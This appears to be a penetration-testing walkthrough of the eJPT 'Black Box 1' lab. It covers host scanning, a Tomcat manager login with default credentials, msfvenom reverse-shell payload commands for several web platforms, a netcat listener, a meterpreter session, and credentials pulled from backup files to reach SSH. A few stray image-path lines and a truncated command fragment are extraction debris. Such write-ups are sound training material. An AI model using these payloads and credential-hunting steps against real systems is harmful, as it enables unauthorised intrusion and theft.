

Black Box 1

First, I scanned the network and got live hosts.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 1$ fping -a -g 172.16.64.0/24
172.16.64.10
172.16.64.101
172.16.64.140
172.16.64.182
172.16.64.199
```

The first ip is my machine, the rest are other active hosts in the network. Let's do an nmap scan on each of them.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 1$ sudo nmap -sC -sV 172.16.64.101
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-23 11:13 IST
Nmap scan report for 172.16.64.101
Host is up (0.47s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
|_   256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_   256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
8080/tcp   open  http      Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_   Potentially risky methods: PUT DELETE
|_ _http-server-header: Apache-Coyote/1.1
|_ _http-title: Apache2 Ubuntu Default Page: It works
9080/tcp   open  http      Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_   Potentially risky methods: PUT DELETE
|_ _http-server-header: Apache-Coyote/1.1
|_ _http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:50:56:A5:4A:E7 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The first one has an ssh port, and two ports running web pages.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 1$ sudo nmap -sC -sV 172.16.64.140
[sudo] password for hades:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-23 11:41 IST
Nmap scan report for 172.16.64.140
Host is up (0.55s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: 404 HTML Template by Colorlib
MAC Address: 00:50:56:A5:C2:4C (VMware)
```

The second one has just one port open hosting a website.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 1$ sudo nmap -sC -sV 172.16.64.182
[sudo] password for hades:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-23 12:11 IST
Nmap scan report for 172.16.64.182
Host is up (0.54s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
|_   256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_   256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
MAC Address: 00:50:56:A5:EC:02 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.91 seconds
```

The third one only has an ssh port open.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 1$ sudo nmap -sC -sV 172.16.64.199
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-23 12:11 IST
Nmap scan report for 172.16.64.199
Host is up (0.49s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc    Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
1433/tcp   open  ms-sql-s Microsoft SQL Server 2014 12.00.2000.00; RTM
|_ ms-sql-ntlm-info:
|_   Target_Name: WIN10
|_   NetBIOS_Domain_Name: WIN10
|_   NetBIOS_Computer_Name: WIN10
|_   DNS_Domain_Name: WIN10
|_   DNS_Computer_Name: WIN10
|_   Product_Version: 10.0.10586
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_   Not valid before: 2021-06-22T23:09:37
|_   Not valid after: 2051-06-22T23:09:37
|_   _ssl-date: 2021-06-23T06:43:18+00:00; 0s from scanner time.
MAC Address: 00:50:56:A5:EF:EF (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ ms-sql-info:
|_   172.16.64.199:1433:
|_   Version:
|_     name: Microsoft SQL Server 2014 RTM
|_     number: 12.00.2000.00
|_     Product: Microsoft SQL Server 2014
|_     Service pack level: RTM
|_     Post-SP patches applied: false
|_   TCP port: 1433
|_ nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a5:ef:ef (VMware)
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2021-06-23T06:43:11
|_   start_date: 2021-06-22T23:09:33


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.08 seconds
```

The 4th one has file sharing ports and an sql server open.

Let's start with the first one. Upon visiting the webpage, we see a default apache page.



When we go to the admin panel of apache under /manager, we are asked for credentials. I tried the default creds tomcat:s3cret and i was able to log in.



Now we can see that there is a portal to upload a war file.



I searched on google and got an msf code to generate a war payload.

```
x64
-f elf > shell-x64.elf
```

Non-Meterpreter Web Payloads

```
asp
msfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f
asp > shell.asp
```

```
jsp
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT>
-f raw > shell.jsp
```

```
war
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT>
-f war > shell.war
```

```
php
msfvenom -p php/reverse_php LHOST=<IP> LPORT=<PORT> -f raw >
shell.php
```

I created and uploaded the payload.

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	2	Start Stop Reload Undeploy Expire sessions with idle a 30 minutes
/host.manager	None specified	Tomcat Host Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle a 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle a 30 minutes
shell	None specified		true	1	Start Stop Reload Undeploy Expire sessions with idle a 30 minutes


Then, I started a netcat listener and ran the file.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 1$ nc -lvp 1234
listening on [any] 1234 ...
172.16.64.101: inverse host lookup failed: Unknown host
connect to [172.16.64.10] from (UNKNOWN) [172.16.64.101] 44974
id
uid=122(tomcat8) gid=129(tomcat8) groups=129(tomcat8)
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
tomcat8@xubuntu:/var/lib/tomcat8$ ls
```

I got a session, and found the flag in the desktop of user adminels.


```
tomcat8@xubuntu:~$ cd /home
cd /home
tomcat8@xubuntu:/home$ ls
ls
adminels  developer  elsuser
tomcat8@xubuntu:/home$ cd adminels
cd adminels
tomcat8@xubuntu:/home/adminels$ ls
ls
Desktop
tomcat8@xubuntu:/home/adminels$ cd Desktop
cd Desktop
tomcat8@xubuntu:/home/adminels/Desktop$ ls
ls
flag.txt
tomcat8@xubuntu:/home/adminels/Desktop$ cat flag.txt
cat flag.txt
You did it!
```

Now moving on to the second machine, we are greeted with a 404 page.



I did some directory bruteforcing using dirbuster and found a project directory.

Scan Information \ Results - List View: Dirs: 6 Files: 2 \ Results - Tree View \ ⚠ Errors: 31 \			
Type	Found	Response	
Dir	/	200	
Dir	/img/	200	
Dir	/icons/	403	
Dir	/css/	200	
Dir	/project/	401	
File	/css/style.css	200	
Dir	/icons/small/	403	
Dir	/project/includes/	403	
File	/readme.txt	200	

It asked for credentials when trying to access it, but it also gave us a hint “admin”. So i tried username and password as admin and I got in.



Now, since we have credentials we can use dirb to brute force with credentials.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 1$ dirb http://172.16.64.140/project -u admin:admin

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Wed Jun 23 12:01:12 2021
URL_BASE: http://172.16.64.140/project/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: admin:admin
```

Eventually, I found an interesting directory under project/backup/test


Index of /project/backup/test

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
📁 Parent Directory		-	
📄 asdasd.txt	2019-03-06 12:17	5	
📄 dsadasda.txt	2019-03-06 12:21	25	
📄 sdadas.txt	2019-03-25 18:33	126	
📄 test1.txt	2019-03-06 12:20	96	
📄 todo.txt	2019-03-06 12:17	0	

One of the files had the location of the flag and also some sql credentials.



We got the flag.



When we did nmap at the start, our last machine on 172.16.64.199 had a port running an sql server. So, I checked and found it was ms-sql. I searched for an exploit using msfconsole for mssql.

```
msf6 > search mssql

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/mssql/mssql_enum		normal	No	Microsoft SQL Server Configuration Enumerator
1	auxiliary/admin/mssql/mssql_enum_domain_accounts		normal	No	Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
2	auxiliary/admin/mssql/mssql_enum_domain_accounts_sql		normal	No	Microsoft SQL Server SQLI SUSER_SNAME Windows Domain Account Enumeration
3	auxiliary/admin/mssql/mssql_enum_sql_logins		normal	No	Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration
4	auxiliary/admin/mssql/mssql_escalate_dbowner		normal	No	Microsoft SQL Server Escalate Db_Owner
5	auxiliary/admin/mssql/mssql_escalate_dbowner_sql		normal	No	Microsoft SQL Server SQLI Escalate Db_Owner
6	auxiliary/admin/mssql/mssql_escalate_execute_as		normal	No	Microsoft SQL Server Escalate EXECUTE AS
7	auxiliary/admin/mssql/mssql_escalate_execute_as_sql		normal	No	Microsoft SQL Server SQLI Escalate Execute AS
8	auxiliary/admin/mssql/mssql_exec		normal	No	Microsoft SQL Server sp_cmdshell Command Execution
9	auxiliary/admin/mssql/mssql_findandsampledata		normal	No	Microsoft SQL Server Find and Sample Data
10	auxiliary/admin/mssql/mssql_ldf		normal	No	Microsoft SQL Server Interesting Data Finder
11	auxiliary/admin/mssql/mssql_ntlm_stealer		normal	No	Microsoft SQL Server NTLM Stealer
12	auxiliary/admin/mssql/mssql_ntlm_stealer_sql		normal	No	Microsoft SQL Server SQLI NTLM Stealer
13	auxiliary/admin/mssql/mssql_sql		normal	No	Microsoft SQL Server Generic Query
14	auxiliary/admin/mssql/mssql_sql_file		normal	No	Microsoft SQL Server Generic Query from File
15	auxiliary/analyze/crack_databases		normal	No	Password Cracker: Databases
16	auxiliary/gather/lanmanager_collector		normal	No	Lanmanager Credential Collector
17	auxiliary/scanner/mssql/mssql_hashdump		normal	No	MSSQL: Password Hashdump
18	auxiliary/scanner/mssql/mssql_login		normal	No	MSSQL: Login Utility
19	auxiliary/scanner/mssql/mssql_ping		normal	No	MSSQL: Ping Utility
20	auxiliary/scanner/mssql/mssql_schemadump		normal	No	MSSQL: Schema Dump
21	auxiliary/server/capture/mssql		normal	No	Authentication Capture: MSSQL
22	exploit/windows/http/pleak_mylittleadmin_viewstate	2020-05-15	excellent	Yes	Pleak/MyLittleAdmin ViewState .NET Deserialization
23	exploit/windows/its/msadc	1998-07-17	excellent	Yes	MS99-025 Microsoft ITS MSAC msadc.dll RDS Arbitrary Remote Command Execution
24	exploit/windows/misc/ais_esel_server_rce	2019-03-27	excellent	Yes	AIS Logistics ESSEL-Server Unauth SQL Injection RCE
25	exploit/windows/mssql/lyris_listmanager_weak_pass	2005-12-08	excellent	No	Lyris ListManager MSDE Weak sa Password
26	exploit/windows/mssql/ms02_039_slammer	2002-07-24	good	Yes	MS02-039 Microsoft SQL Server Resolution Overflow
27	exploit/windows/mssql/ms02_056_hello	2002-08-05	good	Yes	MS02-056 Microsoft SQL Server Hello Overflow
28	exploit/windows/mssql/ms09_004_sp_replwritetovarbin	2009-12-09	good	Yes	MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption
29	exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sql	2009-12-09	excellent	Yes	MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption via SQL Inject
30	exploit/windows/mssql/mssql_clr_payload	1999-01-01	excellent	No	Microsoft SQL Server CLR Stored Procedure Payload Execution
31	exploit/windows/mssql/mssql_linkcrawler	2000-01-01	great	No	Microsoft SQL Server Database Link Crawling Command Execution
32	exploit/windows/mssql/mssql_payload	2000-05-30	excellent	Yes	Microsoft SQL Server Payload Execution
33	exploit/windows/mssql/mssql_payload_sql	2000-05-30	excellent	No	Microsoft SQL Server Payload Execution via SQL Injection
34	post/windows/gather/credentials/mssql_local_hashdump		normal	No	Windows Gather Local SQL Server Hash Dump
35	post/windows/manage/mssql_local_auth_bypass		normal	No	Windows Manage Local Microsoft SQL Server Authorization Bypass

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```

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\users\AdminELS\Desktop
=====

Mode                Size      Type      Last modified      Name
----                -
100666/rw-rw-rw-   853      fil      2019-03-12 18:01:52 +0530 HeidiSQL.lnk
100666/rw-rw-rw-   282      fil      2017-12-16 04:12:58 +0530 desktop.ini
100666/rw-rw-rw-    47      fil      2019-04-02 15:43:19 +0530 flag.txt
100666/rw-rw-rw-   632      fil      2019-03-13 12:28:33 +0530 id_rsa.pub

```

There was also a file which looked like an ssh public key, so I downloaded it onto my machine.

```

meterpreter > download id_rsa.pub /home/hades/Desktop
[*] Downloading: id_rsa.pub → /home/hades/Desktop/id_rsa.pub
[*] Downloaded 632.00 B of 632.00 B (100.0%): id_rsa.pub → /home/hades/Desktop/id_rsa.pub
[*] download : id_rsa.pub → /home/hades/Desktop/id_rsa.pub
meterpreter >

```

This could be what we need to login to the final machine. Since we don't have a username, I tried viewing the key file.

```

hades@Asus:~/Desktop$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEA1GwzjgKVHcpaDFvc6877t6ZT2ArQa+OiFteRLCc6TpxJ/lQFEDtmxjTcotik7V3DcYrIv3UsmNLjxK
pEJpwqELGBfArKAbzjwXZE0VubmBQMht4WmBMLDWGcKu8356blxom+KR555o+7CpcL5R7UzwdIaHYt/ChDw0Jc5VK7QU46G+T9W8aYZtvb0z120zWj
1U6NSXZ4Je/trAKoLHisVfq1hAnulUg0HMQRPCmddw5CmTzuEAwd8RqNRUizqsgIcJwAvQ8uPZn5CXKWhF/p1p3fzAjUXBbjB0c7SmXzondjmMPcam
jjTTB7kcyIQ/3BQf8ya1qhjXeimpminXinnQ= rsa-key-20190313###ssh://developer:dF3334slKw@172.16.64.182:22#####
#####hades@Asus:~/Desktop$

```

I found that this is not a key file after all, but it has ssh credentials. So i tried logging in with them.

```

hades@Asus:~/Desktop$ ssh developer@172.16.64.182
developer@172.16.64.182's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

195 packages can be updated.
10 updates are security updates.

Last login: Sun May 19 05:36:41 2019 from 172.16.64.13
developer@xubuntu:~$

```

I found the flag too.

```
developer@xubuntu:~$ ls  
flag.txt  
developer@xubuntu:~$ cat flag.txt  
Congratulations, you got it!
```